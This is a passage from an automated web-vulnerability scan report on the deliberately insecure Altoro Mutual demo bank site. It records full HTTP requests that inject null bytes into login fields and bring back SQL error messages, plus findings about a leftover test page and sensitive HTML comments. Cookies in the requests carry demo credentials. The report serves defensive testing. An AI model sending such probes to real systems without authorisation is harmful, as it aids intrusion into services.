Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `%00`

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 38

uid=%00&passw=demo1234&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=rtzqgcjgiaiiqlv4utx3lg45; path=/; HttpOnly
Set-Cookie: amSessionId=6422231244; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 12:04:21 GMT
Content-Type: text/html
Pragma: no-cache
```

```
Cache-Control: no-cache

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<div class="err" style="width: 99%;">

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'username = ''.
</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression
'username = ''.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object&amp; executeResult)
```

```
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteRe
...
...
...
```

Issue 2 of 3

Severity:	**Informational**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	passw
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter valuesNo validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Issue 2 of 3 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `demo1234` to: `%00`

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 36
```

```
uid=jsmith&passw=%00&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=yp4o3pysy51yvxnimnblhr55; path=/; HttpOnly
Set-Cookie: amSessionId=6443231667; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 12:04:42 GMT
Content-Type: text/html
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<div class="err" style="width: 99%;">

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>
```

```
<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'username = 'jsmith' AND
password = ''.
</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression
'username = 'jsmith' AND password = ''.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb
...
...
...
```

Issue 3 of 3

Severity:	**Informational**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/ws.asmx
Domain	demo.testfire.net
Element	WSDL
Path	/bank/ws.asmx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive debugging information
Causes:	Proper bounds checking were not performed on incoming parameter valuesNo validation was done in order to make sure that user input matches the data type expected
Fix:	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Issue 3 of 3 - Details

Difference: **Parameter** manipulated from: — to: %00

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
GET /bank/ws.asmx?WSDL=%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=55123209368; ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
Referer: https://demo.testfire.net/bank/ws.asmx
Accept-Language: en-US


HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
Content-Length: 44
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:53:22 GMT
Content-Type: text/plain; charset=utf-8

XML Web service description was not found.
```

Go to Table of Contents

I DAST: Application Test Script Detected 1

Issue 1 of 1

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	test.aspx
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Predictable Resource Location
Risk:	It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords
Causes:	Temporary files were left in production environment
Fix:	Remove test scripts from the server

Issue 1 of 1 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/test.aspx`

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Requests and Responses:

```
GET /test.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 558
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:25:48 GMT
Content-Type: text/html; charset=utf-8


<html>
<head><title>
Altoro Mutual Test Page
</title>
</head>

 <body><center>
<img src="images/logo.gif">

<p>
<br>
If ASP.Net is installed correctly a message should appear below.

<p>


<p>
<span style='color: red;'>
ASP.Net is installed and functioning
</span>

</p>
<p>
<br>
If nothing appears above in red, you do not have ASP.Net installed correctly.</p><p>  Please refer to the
documentation provided by Microsoft to get ASP.Net installed and functioning.</P>
</center>

</body>
</html>
```

Go to Table of Contents

I DAST: Email Address Pattern Found 2

Issue 1 of 2

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/security.htm
Domain	demo.testfire.net
Element	security.htm
Path	/security.htm
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Remove e-mail addresses from the website

Issue 1 of 2 - Details

Difference:

Reasoning: The response contains an e-mail address that may be private.

Test Requests and Responses:

```
GET /security.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; lang=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/high_yield_investments.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Fri, 22 Dec 2017 04:31:11 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 49
X-Powered-By: ASP.NET
ETag: "6e6916b2dd7ad31:0"
Date: Tue, 02 Jan 2018 11:16:16 GMT
Content-Type: text/html

Smith, skipfish@example.com, skipfish, skipfish
```

Issue 2 of 2

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/mozxpath.js
Domain	demo.testfire.net
Element	mozxpath.js
Path	/bank/mozxpath.js
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Remove e-mail addresses from the website

Issue 2 of 2 - Details

Difference:

Reasoning: The response contains an e-mail address that may be private.

Test Requests and Responses:

```
GET /bank/mozxpath.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; lang=
Accept: */*
Host: demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/transfer.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Fri, 12 Jan 2007 18:55:42 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1414
X-Powered-By: ASP.NET
ETag: "04b7427b36c71:0"
Date: Tue, 02 Jan 2018 11:15:03 GMT
Content-Type: application/javascript

// mozXPath [http://km0ti0n.blunted.co.uk/mozxpath/] km0ti0n@gmail.com
// Code licensed under Creative Commons Attribution-ShareAlike License
// http://creativecommons.org/licenses/by-sa/2.5/
if( document.implementation.hasFeature("XPath", "3.0") )
{
 XMLDocument.prototype.selectNodes = function(cXPathString, xNode)
        {
         if( !xNode ) { xNode = this; }

         var oNSResolver = this.createNSResolver(this.documentElement)
         var aItems = this.evaluate(cXPathString, xNode, oNSResolver,
XPathResult.ORDERED_NODE_SNAPSHOT_TYPE, null)
         var aResult = [];
```

```
          for( var i = 0; i < aItems.snapshotLength; i++)
                {
                 aResult[i] =  aItems.snapshotItem(i);
                }

          return aResult;
         }
 XMLDocument.prototype.selectSingleNode = function(cXPathString, xNode)
        {
         if( !xNode ) { xNode = this; }

         var xItems = this.selectNodes(cXPathString, xNode);
         if( xItems.length > 0 )
                {
                 return xItems[0];
                }
         else
                {
                 return null;
                }
        }

 Element.prototype.selectNodes = function(cXPathString)
        {
         if(this.ownerDocument.selectNodes)
                {
                 return this.ownerDocument.selectNodes(cXPathString, this);
                }
         else{throw "For XML Elements Only";}
        }

 Element.prototype.selectSingleNode = function(cXPathString)
 {
         if(this.ownerDocument.selectSingleNode)
                {
                 return this.ownerDocument.selectSingleNode(cXPathString, this);
                }
         else{throw "For XML Elements Only";}
        }

}
```

Go to Table of Contents

I DAST: HTML Comments Sensitive Information Disclosure 3

Issue 1 of 3

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	To get the latest admin login, please contact SiteOps at 415-555-6159
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Debugging information was left by the programmer in web pages
Fix:	Remove sensitive information from HTML comments

Issue 1 of 3 - Details

Difference:

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">
```

```
<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </
...
...
...

<div class="fl" style="width: 99%;">

<h1>Online Banking Login</h1>

<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->
<p><span id="_ctl0__ctl0_Content_Main_message" style="color:#FF0066;font-size:12pt;font-weight:bold;"></span></p>

<form action="login.aspx" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
  <table>
...
...
...
```

Issue 2 of 3

Severity:	Informational
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	Password is not revalidated but stored in
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	0.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Debugging information was left by the programmer in web pages
Fix:	Remove sensitive information from HTML comments

Issue 2 of 3 - Details

Difference:

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Test Requests and Responses:

```
GET /bank/apply.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5711
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:15:58 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">
```

```
<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
           <tr>
               <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                   <td align="right" valign="top">
                          <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                   </td>
           </tr>
           <tr>
                   <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Altoro Mutual
    <span id="_ctl0__ctl0_Cont
...
...
...
